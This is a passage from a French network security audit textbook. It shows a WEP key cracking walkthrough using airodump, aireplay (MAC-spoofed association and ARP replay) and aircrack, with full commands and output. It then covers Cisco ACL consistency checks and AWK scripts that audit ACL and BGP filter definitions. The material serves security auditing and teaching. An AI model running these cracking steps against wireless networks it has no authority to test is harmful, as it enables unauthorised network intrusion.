Auditor utilise un noyau Linux optimisé pour reconnaître un maximum d'interfaces réseau, y compris les réseaux sans fil. Il inclut une panoplie de près de 300 outils permettant d'écouter le réseau, d'analyser les flux, de déchiffrer la clé WEP, de lancer des attaques par force brute, etc. Certains de ces outils ont été modifiés afin de détecter automatiquement les périphériques matériels. Enfin, ces outils ont été développés spécifiquement avec une structure de menus, afin que l'auditeur ait accès à chacun d'eux facilement et puisse s'appuyer sur des outils d'édition pour la rédaction de son rapport.


Cette distribution particulière de Linux a été ensuite migrée vers une autre version de Linux (Slax) et encore enrichie de fonctionnalités additionnelles et d'autres drivers d'interfaces réseau (notamment sans fil), donnant ainsi naissance à Whax.

Whax peut être mis à jour, assurant à l'auditeur d'avoir toujours la dernière version des bases de données de vulnérabilités, etc.

Whax se présente donc sous la forme d'un CD-ROM exécutable directement, ce qui évite une installation longue et fastidieuse sur disque dur. Il peut aussi être installé en version compressée (comme sur le CD-ROM) ou décompressée en lançant simplement le Whax Installer.

Une fois démarré, Whax offre un accès direct à tous les outils nécessaires pour effectuer le contrôle externe par le biais de son menu principal illustré à la figure 12.7.

Figure 12.7
Menu principal de Whax



À partir de ce menu, il est très simple de détecter en premier lieu les réseaux et échanges Wi-Fi autour de l'auditeur. Pour cela, le logiciel Kismet est lancé afin de révéler le SSID du point d'accès et de vérifier si le réseau est ouvert ou fermé et s'il utilise WEP pour sécuriser l'accès.


Le nombre de paquets en transit est compté, et les adresses IP utilisées affichées, lorsqu'elles sont détectées. La figure 12.8 illustre un écran de Kismet en pleine action.

Afin d'affiner son analyse, l'auditeur désire tester la sécurité d'un ensemble de points d'accès. Il sait que les flux sont chiffrés par WEP (colonne W à « Y ») et que les flux transitent sur le canal indiqué à la colonne Ch. Il lui faut donc estimer la qualité de la clé WEP utilisée.

Pour pouvoir casser la clé WEP, il est nécessaire que le point d'accès soit actif, autrement dit qu'il échange des données avec une machine qui a le droit d'y accéder.

Il va pour cela capturer des paquets en transit grâce au composant airodump de l'outil Aircrack. Ce composant a pour fonction de capturer le trafic et de le stocker dans un

Figure 12.8
Kismet en action



fichier au format libpcap. airodump affiche en outre le nombre d'IV (Initialization Vector) capturés (lors de l'utilisation d'aircrack, airodump, etc., Kismet ne doit pas fonctionner, car cela réduirait considérablement le nombre de paquets avec des IV).

Rappelons que les possibilités de casser la clé WEP reposent sur la faiblesse des IV.

La commande `airodump` est lancée pour utiliser l'interface `ath0` afin d'écouter les échanges entre stations et point d'accès avec le SSID `XXXX_YYYY`, canal `10` :

```
# airodump ath0 XXXX_YYYY 10 1

  BSSID              PWR  Packets   LAN IP / # IVs  CH  MB  ENC  ESSID

  00:AA:AA:AA:AA:AA   22       25              8    10  54  WEP? XXXX_YYYY

  BSSID              STATION            PWR   Packets  ESSID
  00:AA:AA:AA:AA:AA  00:BB:BB:BB:BB:BB  7     250  XXXX_YYYY
```

Malheureusement, il faut au minimum 300 000 IV pour espérer casser une clé WEP de 64 bits et un million pour une clé de 128 bits. La capture ne progresse donc que très lentement. Pour améliorer son efficacité, l'auditeur provoque lui-même l'envoi massif de paquets avec IV par le point d'accès en inondant celui-ci de demandes d'envoi de tels paquets.

Avant tout, il faut que l'auditeur s'associe avec le point d'accès en usurpant l'identité de la station en cours d'échange de données avec ce point d'accès :

```
# aireplay -1 0 -e XXXX_YYYY -a 00:AA:AA:AA:AA:AA -b 00:AA:AA:AA:AA:AA -h
   00:BB:BB:BB:BB:BB ath0
09:40:04 Sending Authentication Request
09:40:07 Sending Authentication Request
09:40:10 Sending Authentication Request
09:40:10 Authentication successful
09:40:10 Sending Association Request
09:40:10 Association successful :-)
```

Sans cette étape, l'opération devrait utiliser un autre procédé, qui rendrait le cassage de la clé plus long et pénible, voire illusoire. Les valeurs pour les adresses MAC et le SSID sont prises dans l'affichage de la commande `airodump`.

Une fois l'association réalisée, l'envoi massif des paquets avec IV s'effectue par le biais de la commande suivante, qui fonctionne en parallèle avec celle chargée de capturer les réponses :

```
# aireplay -3 -x 600 -e XXXX_YYYY -a 00:AA:AA:AA:AA:AA -b 00:AA:AA:AA:AA:AA -h
  00:BB:BB:BB:BB:BB -r XXXX_YYYY.cap ath0
Saving ARP requests in replay_arp-1127-094201.cap
You must also start airodump to capture replies
Read 1200 packets (got 263 ARP requests), send 4800 packets…
```

Notons que la commande `aireplay` n'affiche pas de nombre de requêtes ARP capturées supérieur à 1 024.

À partir de ce moment, la cadence de capture des paquets par la commande `airodump` s'accélère, particulièrement ceux qui contiennent un IV. Ainsi, l'auditeur dispose rapidement d'un nombre d'IV suffisant (en moyenne, pour un réseau à 54 Mbit/s, il faut moins de 45 minutes pour disposer de 300 000 IV).

Une fois le nombre de paquets suffisants, la commande `aircrack` permet de casser la clé WEP :

```
# aircrack *.cap *.ivs
Open pcap file XXXX_YYYY.cap
Open pcap file replay_arp-1127-094201.cap
Choosing first WEP-encrypted BSSID = 00:AA:AA:AA:AA:AA
Reading packets: total = 369683, usable = 352783

                                aircrack 2.41

                [00:00:16] Tested 247952 keys (got 310647 IVs)

   KB    depth   byte(vote)
    0    0/  2   47(  39) 53(  27) C3(  17) 1B(  15) F3(   8) 62(   5)
    1    0/  9   A5(  16) B0(  15) 3F(  13) 3D(  13) D0(  13) C7(  13)
    2    0/  1   AB(  60) 07(  21) F8(   6) 82(   6) 5A(   3) C7(   3)
    3    0/  1   F2(  81) 4D(  30) 9D(  18) D9(  15) 82(  15) 40(  15)
    4    0/  3   62(  18) E0(  18) 63(  12) 45(   6) 1D(   6) 24(   5)
    5    0/  1   78( 132) EA(  19) 11(  18) 76(  18) C7(  16) F9(  15)
    6    0/  2   83(  35) AD(  23) 88(  15) 72(  11) 63(  11) 5F(  10)
    7    0/  1   4B(  51) 2D(  18) D9(  15) FD(  15) E5(  14) C0(  12)
    8    0/  7   CD(  27) 6A(  18) 8F(  17) 0A(  15) 9B(  15) 4F(  15)
    9    0/  3   22(  43) B6(  31) 9E(  27) A3(  15) EA(  15) FF(  15)
   10    1/  4   90(  27) E8(  15) 1D(  15) 74(   5) 4E(   5) 62(   3)
   11    5/  9   2F(  18) D3(  15) 89(  15) 67(  12) 15(  11) D6(   8)
   12    0/  3   4E(  37) AB(  31) A1(  26) 51(  16) 24(  15) 02(  15)

                 KEY FOUND! [ xxxxxxxx ]
```

La clé WEP de 64 bits (en réalité 40 seulement) a été cassée en moins de 45 minutes, après quarante passes de capture de paquets, démontrant ainsi la faiblesse d'une telle méthode de chiffrement pour sécuriser le lien Wi-Fi.

En résumé

Nous avons vu dans ce chapitre comment réaliser et automatiser un contrôle externe de sécurité. Rappelons qu'il s'agissait de vérifier de l'extérieur qu'un système implémentait les règles de sécurité issues de la politique de sécurité.

Bien que certains outils permettent de mettre en œuvre de manière efficace une véritable automatisation des contrôles de sécurité, de nombreux autres contrôles doivent être réalisés par des experts de la sécurité afin de compléter l'analyse de sécurité d'un système.

Le chapitre suivant se penche sur les contrôles internes de sécurité. Ce type de contrôle vise à vérifier qu'un système vu de l'intérieur suit les règles de sécurité issues de la politique de sécurité.

13

Contrôle interne de sécurité

Le contrôle interne de sécurité porte en priorité sur les analyses suivantes :

- Analyse de la configuration des équipements réseau (routeurs, commutateurs, services réseau critiques, comme DNS, NTP, etc.).
- Analyse de la configuration des systèmes d'information qui sont hébergés par le réseau, généralement des serveurs ou des stations de travail.
- Utilisation d'équipements de sécurité chargés de faire de l'écoute passive du réseau (IDS/IPS) et analyse de leurs journaux d'activité ou messages.

Le contrôle interne doit être effectué régulièrement, une fois par jour, par semaine ou par mois, et automatisé au maximum afin de gagner du temps pour l'analyse des données. Il doit tenir compte des évolutions de la politique de sécurité, mais également de celle des architectures, des services réseau et des systèmes d'information. Il est toujours difficile de maintenir à jour le contrôle interne compte tenu de ces diverses évolutions.

Nous nous appuyons dans ce chapitre sur une politique de sécurité réseau simplifiée afin de décrire les étapes de création de procédures de contrôle. L'objectif de cette approche est de montrer, d'une part, qu'il est impossible de mettre en place un plan de contrôle si l'on ne comprend pas la politique de sécurité réseau ni les mécanismes de sécurité mis en place et, d'autre part, que les procédures de contrôle les plus simples sont souvent les plus efficaces à moyen terme.

Analyse de la configuration des équipements réseau

La configuration des équipements réseau (commutateurs, routeurs, pare-feu, etc.) représente la sécurité logique du réseau. Cette sécurité logique se traduit par des règles de

configuration précises réalisées sur ces équipements, telles que la configuration des règles de filtrage d'un pare-feu, d'un routeur, etc. Toutes ces règles représentent l'implémentation de la politique de sécurité réseau.

Des problèmes de consistance de la configuration des équipements réseau ou des erreurs de configuration, qu'elles soient volontaires ou involontaires, peuvent mettre en danger le réseau mais aussi les équipements attachés au réseau.

Ces problèmes de consistance de la configuration peuvent venir de règles de filtrage, ou ACL (Access Control List), définies mais jamais appliquées, ou de règles de filtrage appliquées mais jamais définies. On peut aussi avoir au sein d'une ACL des règles ou ACE (Access Control Entry) redondantes, voire contradictoires.

L'exemple suivant illustre des redondances et incohérences contenues dans une ACL.

Prenons l'ACL définie par les entrées suivantes :

```
access-list 101 permit IP 10.0.0.0 0.255.255.255 10.0.0.0 0.255.255.255
access-list 101 permit IP 14.0.0.0 0.255.255.255 14.0.0.0 0.255.255.255
access-list 101 permit IP 14.7.6.0 0.0.0.255 14.7.6.0 0.0.0.255
access-list 101 permit IP 14.4.0.0 0.0.255.255 14.4.0.0 0.0.255.255
```

Les lignes 2 et 3 sont redondantes :

```
[2] access-list 101 permit ip 14.0.0.0 0.255.255.255 14.0.0.0 0.255.255.255
[3] access-list 101 permit ip 14.7.6.0 0.0.0.255 14.7.6.0 0.0.0.255
```

Les lignes 2 et 4 sont redondantes :

```
[2] access-list 101 permit ip 14.0.0.0 0.255.255.255 14.0.0.0 0.255.255.255
[4] access-list 101 permit ip 14.4.0.0 0.0.255.255 14.4.0.0 0.0.255.255
```

Imaginons qu'une personne mal intentionnée prenne pied sur un routeur de l'intranet de l'entreprise suite à une faiblesse de configuration des accès en administration. Cette personne peut modifier des filtres, les mots de passe de l'équipement, écouter le réseau au travers d'un tunnel GRE (Generic Routing Encapsulation), faire chuter le réseau intranet en altérant les tables de routage, etc. Altérer un processus de routage est simple, rapide et généralement efficace : plus de routage, plus de trafic, et donc plus de réseau.

L'analyse de la configuration des équipements réseau est donc un axe majeur de la sécurité du réseau. Pour illustrer comment établir un plan de contrôle de configuration, nous allons définir :

- une politique de sécurité réseau simplifiée ;
- des mécanismes de sécurité destinés à implémenter cette politique ;
- un plan de contrôle et ses procédures.

Politique de sécurité réseau simplifiée

« Seul le trafic autorisé transite sur le réseau de l'entreprise (intranet). »

Un réseau d'entreprise fondé sur le protocole IP a préalablement établi ce que l'on appelle un plan d'adressage. En définissant comment les équipements réseau sont identifiés et comment ils interagissent, ce plan d'adressage permet d'établir le plan de routage du réseau.

Seules les classes d'adresses IP définies dans le plan d'adressage du réseau d'entreprise ont le droit de générer des paquets IP, et donc du trafic. On pourrait être beaucoup plus restrictif en limitant ou en spécifiant les trafics autorisés en terme de services réseau tels que HTTP ou SMTP.

Mécanismes de sécurité

Les mécanismes de sécurité permettant d'implémenter cette politique de sécurité sont nombreux.

Dans notre exemple, nous allons choisir le mécanisme de filtrage par ACL (Access Control List) sur un routeur, qui permet de filtrer les paquets IP sur les adresses IP sources et destination, mais aussi sur les ports TCP sources et destination.

Une règle de filtrage ACL simplifiée s'écrit de la manière suivante :

```
permit|deny protocol source_info dest_info
```

- `permit` indique que le trafic qui correspond à la règle est valide.
- `deny` indique que le trafic qui correspond à la règle n'est pas valide et doit être détruit.
- `protocol` indique le protocole réseau : `any`, `ip`, `icmp`, `tcp`, `udp`, `ospf`, etc.
- `source_info` indique l'adresse source du paquet IP.
- `ip_adresse` indique l'adresse IP de l'émetteur et le masque de sous-réseau (*subnet mask*) de l'adresse IP.
- `dest_info` indique l'adresse de destination du paquet IP.
- `any` indique n'importe quel destinataire.


Une ACL est constituée d'un ensemble de règles de filtrage, qui doivent être appliquées au trafic transitant dans le routeur. Si un paquet IP correspond à une règle de filtrage, le paquet est validé (`permit`) ou détruit (`deny`) suivant l'action décrite dans la règle. Dans le cas contraire, toutes les règles de l'ACL sont examinées une à une jusqu'à la fin de l'ACL. Si aucune règle ne correspond à un paquet donné, le paquet est détruit.

Dans une ACL, l'ordre de définition des règles de filtrage est primordial. Un principe à suivre consiste à définir en premier le trafic autorisé (`permit`) puis à détruire tout le reste (`deny ip any any`).

La figure 13.1 illustre le principe de fonctionnement des ACL.

Deux ACL sont définies sur le routeur :

Figure 13.1
Mise en œuvre de filtres ACL sur un routeur



- L'ACL `intranet_protect in` filtre le trafic de données du réseau local entrant sur le routeur.
- L'ACL `intranet_protect out` filtre le trafic de données sortant du routeur vers le réseau local.

Ces ACL sont associées à l'interface du routeur connecté au réseau local.

Pour mettre en place la politique de sécurité réseau, nous allons définir, sur chaque routeur intranet de l'entreprise, l'ACL filtrant les paquets entrant du LAN vers le routeur et l'ACL filtrant le trafic sortant du routeur vers le LAN.

Considérons que les classes d'adresses IP suivantes sont attribuées aux LAN des différentes routeurs du réseau :

- Atlanta (`ratl001`) : connexion Ethernet sur le LAN intranet de l'entreprise desservant la classe d'adresses IP 10.1.0.0 0.0.255.255 ;
- Paris (`rpar001`) : connexion Ethernet sur le LAN intranet de l'entreprise desservant la classe d'adresses IP 10.2.0.0 0.0.255.255 ;
- Singapour (`rsin001`) : connexion Ethernet sur le LAN intranet de l'entreprise desservant la classe d'adresses IP 10.3.0.0 0.0.255.255.

Ces classes d'adresses IP correspondent aux adresses officielles du réseau de l'entreprise, et donc au trafic autorisé par défaut sur les réseaux intranet de l'entreprise. Nous avons simplifié l'étendue des adresses IP du réseau de l'entreprise de la façon suivante.

Les sous-réseaux du réseau intranet sont :

```
10.0.0.0 0.0.255.255
10.1.0.0 0.0.255.255
10.2.0.0 0.0.255.255
10.3.0.0 0.0.255.255
```

Ils sont simplifiés de manière générique par le sous-réseau suivant :

```
-> 10.0.0.0 0.3.255.255 (10.0.0.0 255.252.0.0)
```

L'application de la politique de sécurité consiste à vérifier que les trafics entrant et sortant d'un LAN (intranet) comportent bien les adresses IP sources et destination autorisées.

Pour un routeur Cisco, la configuration des ACL génériques s'écrit de la manière suivante :

```
! Définition de l'ACL intranet-protect-in et filtrage du trafic sortant du LAN vers le
routeur :
ip access-list extended Intranet-protect-in

! Définition du trafic autorisé :
permit ip 10.0.0.0 0.3.255.255 10.0.0.0 0.3.255.255

! Destruction du reste du trafic :
deny ip any

! Définition de l'ACL intranet-protect-out et filtrage du trafic sortant du routeur
vers le LAN :
ip access-list extended Intranet-protect-out

! Définition du trafic autorisé :
    permit ip 10.0.0.0 0.3.255.255 10.0.0.0 0.3.255.255

! Destruction du reste du trafic :
deny ip any

! Application du filtrage sur l'interface Ethernet LAN intranet de l'entreprise et
définition de l'interface :
interface Ethernet …
        description LAN intranet
        ip address …

! Application du filtrage sur le trafic entant sur le routeur :
ip access-group Intranet-protect-in in

! Application du filtrage sur le trafic sortant du routeur :
ip access-group Intranet-protect-out out
```


Plan de contrôle et procédures

La vérification de l'application de la politique de sécurité consiste à définir un contrôle interne de sécurité sur les ACL définies sur les routeurs.

Pour y parvenir, un ensemble d'étapes doivent être réalisées afin d'obtenir le résultat escompté, comme illustré à la figure 13.2.


La première étape dans la mise en œuvre du plan de contrôle des ACL consiste à centraliser sur un serveur dédié la configuration des équipements réseau, particulièrement des routeurs dans cet exemple.

Figure 13.2
Processus de vérification des configurations des équipements réseau


Politique de sécurité
Configuration des routeurs
Tests de vérification
Application des tests de vérification sur chaque routeur
Rapport de vérification
(de l'application de la politique de sécurité)
Tableaux de bord de la sécurité

Sachant que les protocoles d'accès aux équipements réseau se fondent généralement sur des applications de type TFTP, FTP, SNMP, SSH, etc., la récupération des configurations des routeurs peut s'effectuer très simplement, comme illustré à la figure 13.3.

Figure 13.3
Centralisation des configurations des équipements réseau



Pour des raisons évidentes de sécurité, il faut choisir une méthode de transmission des données s'appuyant sur des sessions authentifiées et chiffrées, par exemple sur SSH (Secure Shell) ou IPsec. Les configurations des équipements, qui contiennent le plan

d'adressage, les filtrages réseau, etc., sont de nature confidentielle pour la sécurité du réseau d'entreprise.

Pour le stockage sur le serveur central, chaque configuration doit être clairement identifiée.

Voici quelques règles de nommage :

- `[a-z]` : identifie un équipement réseau donné. Le choix de la lettre que l'on peut associer à un équipement est arbitraire (« r » pour routeur, « f » pour pare-feu, etc.).
- `[a-z][a-z][a-z]` : nom de la ville où se trouve l'équipement réseau. Le code IATA à trois lettres peut être utilisé (« par » correspond à Paris, « atl » à Atlanta, etc.).
- `[0-9][0-9][0-9]` : numéro de l'équipement dans la ville.

Par exemple, `rams001` peut représenter un routeur (`r`), localisé à Amsterdam (`ams`), portant le numéro 1 (`001`), et `katl001` un commutateur (`k`), localisé à Atlanta (`atl`) et portant le numéro 1 (`001`).

Il faut en outre définir des domaines logiques, correspondant aux répertoires de stockage auxquels seront rattachés les équipements réseau.

À titre d'exemple :

- `/Intranet` peut stocker les configurations des routeurs appartenant au sous-réseau intranet (`rpar001`, `ratl001`, `rsin001`).
- `/Extranet` peut stocker les configurations des routeurs appartenant au sous-réseau extranet (`rpar002`, `rpar003`).
- `/internet` peut stocker les configurations des routeurs appartenant au sous-réseau Internet (`ratl002`, `ratl003`).

Une fois les configurations stockées, chaque configuration peut être vue comme un fichier texte contenant tous les éléments constituant la configuration. Une configuration n'est donc qu'un ensemble de lignes suivant une syntaxe et une nomenclature précises, différentes pour chaque équipementier (Cisco, Juniper, Bay Networks, etc.). La vérification de la configuration des équipements réseau s'appuie sur une analyse précise des lignes constituant chaque configuration.

Consistance des configurations réseau

La configuration d'un équipement réseau est constituée de lignes se référant à des commandes de configuration. Ces lignes de configuration suivent une syntaxe et un ordre de configuration qui sont propres à chaque équipementier. La configuration d'un équipement Cisco est foncièrement différente de celle d'un équipement Juniper, par exemple.

Quels que soient cette syntaxe et cet ordre, si des lignes de configuration sont définies mais jamais utilisées ou appliquées, ou alors utilisées ou appliquées mais jamais définies, certaines redondantes ou contradictoires, la configuration de l'équipement réseau est inconsistante et peut engendrer des comportements anormaux ou inattendus, voire de sérieux problèmes de sécurité.

Analyse des ACL

Les ACL sont des éléments de configuration permettant de filtrer les flux réseau à des fins de sécurité. Il est donc essentiel de les analyser en profondeur, particulièrement leur consistance dans la configuration d'un routeur.

Toute inconsistance détectée sur une ACL impliquant la sécurité, tel le filtrage des protocoles réseau, doit être connue et répertoriée. Nous considérons qu'une configuration est consistante par rapport aux ACL si les deux conditions suivantes sont remplies :

- Les éléments de filtrage de type ACL définis sont référencés.
- Les éléments de filtrage de type ACL référencés sont définis.

Bien qu'il soit difficile *a priori* d'associer un niveau de risque si l'une de ces deux règles n'est pas respectée, on peut dire qu'une ACL définie et non référencée peut constituer un sérieux trou de sécurité si cette ACL joue un rôle de filtrage important. De même, une ACL référencée et non définie est généralement traitée comme une ACL permissive, c'est-à-dire autorisant tout. Cela n'est évidemment pas souhaitable si l'ACL doit jouer un rôle de filtrage de sécurité.

Si nous écrivons l'algorithme du programme en pseudo-code, nous obtenons le résultat suivant :

```
# Lecture de toutes les configurations
POUR chaque configuration routeur FAIRE

  # lecture d'une configuration
  Lire la configuration

    # Stockage des filtrages dans des tableaux
        POUR chaque ligne de la configuration FAIRE
            Stocker dans acl_defined si la ligne définit une ACL
            Stocker dans acl_referenced si la ligne référence une ACL
        FIN FAIRE

    # Vérifier que les filtrages définis sont référencés
        POUR chaque élément dans acl_defined FAIRE
         Si élément n'appartient pas à acl_referenced
         Alors une acl est définie et pas référencée.
    FIN POUR

    # Vérifier que les filtrages référencés sont définis
        POUR chaque élément dans acl_referenced FAIRE
         Si élément n'appartient pas à acl_defined
         Alors une acl est référencée mais pas définie.
    FIN POUR

  FIN lire

FIN FAIRE
```

Voici le programme écrit en langage AWK, qui s'exécute sur une configuration Cisco :

```
Ce script est un exemple et ne prend pas en compte tous les cas de configuration. Il
devra donc être complété. Le script vérifie les filtrages qui sont définis mais pas
référencés ainsi que les filtrages qui sont référencés mais pas définis
# !/usr/bin/awk -f
#
# Ce script est un exemple et ne prend pas en compte tous les cas de configuration.
# Il devra donc être complété
#
# ------------------------------------------------------------
# Stockage des filtrages référencés dans un tableau associatif acl_referenced
# ------------------------------------------------------------
$1 == "ip" && $2 == "access-group" {
      if (! ($3 in acls_referenced)  && $3!="") {
            acls_referenced[ $3 ] = $0" (line "FNR")";
      }
      next
}

$1 == "rate-limit" && $3 == "access-group" {
      if (! ($4 in acls_referenced) && $4!="") {
            acls_referenced[ $4 ] = $0" (line "FNR")";
      }
      next
}

$1 == "snmp-server" && $2 == "community" && NF == 5 {
      if (! ($5 in acls_referenced) && $5!="") {
            acls_referenced[ $5 ] = $0" (line "FNR")";
      }
      next
}

$1 == "access-class" {
      if (! ($2 in acls_referenced) && $2!="") {
            acls_referenced[ $2 ] = $0" (line "FNR")";
      }
      next
}

# ------------------------------------------------------------
# Stockage des filtrages définis dans un tableau associatif acl_defined
# ------------------------------------------------------------
$1 == "access-list" {
      if (! ($2 in acls_defined) && $2!="") {
            acls_defined[ $2 ] = $0" (line "FNR")";
      }
      next
}
```

```
$1 == "ip" && $2 == "access-list" {
      if (! ($4 in acls_defined) && $4!="") {
            acls_defined[ $4 ] = $0" (line "FNR")";
      }
      next
}

END {

#---------------------------------------
# Filtrages définis mais pas référencés
#---------------------------------------

for (acl_id in acls_defined) {
     if (! (acl_id in acls_referenced) && acl_id != "" ) {
           print FILENAME,"acl déf/non réf:"acls_defined[acl_id];
     }
}

#---------------------------------------
# Filtrages référencés mais pas définis
#---------------------------------------

for (acl_id in acls_referenced) {
     if (! (acl_id in acls_defined) && acl_id != "" ) {
          print FILENAME,"acl réf/non déf:"acls_referenced[acl_id];
     }
}
}
```

Analyse des filtres de routage

Il s'agit ici de vérifier la consistance logique de la configuration d'un routeur par rapport aux éléments de filtrage associés au routage. Toute inconsistance détectée sur un élément de filtrage doit être connue et répertoriée. Nous considérons qu'une configuration est consistante par rapport aux éléments de filtrage associés au routage si les deux conditions suivantes sont remplies :

- Les éléments de filtrage du routage définis sont référencés.
- Les éléments de filtrage du routage référencés sont définis.

Comme précédemment, un élément de filtrage défini et non référencé peut constituer un sérieux trou de sécurité si cet élément de filtrage joue un rôle important. De même, un élément de filtrage référencé et non défini est à traiter comme un élément de filtrage permissif.

Si nous écrivons l'algorithme du programme en pseudo-code, nous obtenons le résultat suivant :

```
# Lecture de toutes les configurations
POUR chaque configuration routeur FAIRE
```

```
  # Lecture d'une configuration
  Lire la configuration

    # stockage des filtrages de routage dans des tableaux
        POUR chaque ligne de la configuration FAIRE
          Stocker dans routing_defined si la ligne
         définit un élément de filtrage associé au routage
              Stocker dans routing_referenced si la ligne
         référence un élément de filtrage associé au routage
        FIN FAIRE

    # vérifier que les éléments de filtrage définis sont
    # référencés
        POUR chaque élément dans routing_defined FAIRE
         Si élément n'appartient pas à routing_referenced
         Alors un élément de filtrage est défini et
               pas référencé
    FIN POUR

    # vérifier que les éléments de filtrage référencés
    # sont définis
        POUR chaque élément dans routing_referenced FAIRE
         Si élément n'appartient pas à routing_defined
         Alors un élément de filtrage est référencé
               mais pas défini.
    FIN POUR

  FIN lire

FIN FAIRE
```

Voici le programme écrit en langage AWK, qui s'exécute sur une configuration Cisco :

```
# !/usr/bin/awk -f
#
# Ce script est un exemple et ne prend pas en compte tous les cas de configuration.
# Il devra donc être complété.

#-------------------------------------------------
# Stockage des éléments BGP référencés dans bgp_ref
#-------------------------------------------------
$1 == "neighbor" && $3 == "prefix-list" {
     if (!($4 in bgp_def) && $4!="") {
          bgp_ref[ $4 ] = $0";line "FNR;
     }
     next;
}

$1 == "neighbor" && $3 == "route-map" {
     if (!($4 in bgp_def) && $4!="") {
          bgp_ref[ $4 ] = $0";line "FNR;
```

```
      }
      next;
}

$1 == "match" && $2 == "community" {
      if (!($3 in bgp_ref) && $3!="") {
            bgp_ref[ $3 ] = $0";line "FNR;
      }
      next;
}

#-------------------------------------------------
# Stockage des éléments BGP définis dans bgp_def
#-------------------------------------------------
$1 == "ip" && $2 == "prefix-list" {
      if (!($3 in bgp_def) && $3!="") {
            bgp_def[ $3 ] = $0";line "FNR;
      }
      next;
}

$1 == "route-map" {
      if (!($2 in bgp_def) && $2!="") {
            bgp_def[ $2 ] = $0";line "FNR;
      }
      next;
}

$1 == "ip" && $2 == "community-list" {
      if (!($3 in bgp_def) && $3!="") {
            bgp_def[ $3 ] = $0";line "FNR;
      }
      next;
}

END {

#-------------------------------------------------------
# Vérification que les éléments définis sont référencés
#-------------------------------------------------------
for (id in bgp_def) {
      if (!(id in bgp_ref) && id!="") {
            print FILENAME";déf/non réf;"id";"bgp_def[id];
      }
}

#-------------------------------------------------------
# Vérification que les éléments référencés sont définis
#-------------------------------------------------------
for (id in bgp_ref) {
      if (!(id in bgp_def) && id!="") {
```

```
            print FILENAME";réf/not déf;"id";"bgp_ref[id];
      }
}
}
```

Analyse des topologies de routage iBGP et eBGP

Les topologies de routage iBGP et eBGP sont présentes dans les configurations des équipements réseau. Nous pouvons donc extraire ces informations en analysant chaque configuration participant au routage BGP.

Pour une configuration Cisco, les commandes de configuration sont les suivantes :

```
hostname name: nom du routeur.
ip address ip-address [subnet_mask] : définit une adresse IP qui sera utilisée pour
définir les sessions de routage.
router bgp autonomous-system: définit le système autonome du processus BGP.
neighbor ip-address …: définit les sessions de routage.
```

De manière plus précise, il nous faut extraire les informations de routage BGP à partir des configurations des équipements réseau afin de créer le fichier **topologie,** structuré par les champs suivants :

```
<router_name> extrait de la commande "hostname name"
<bgp_as_id> extrait de la commande "router bgp autonomous-system"
<bgp_ip_address> extrait de la commande "neighbor ip-address"
```

et le fichier **adresse_ip,** structuré par les champs suivants :

```
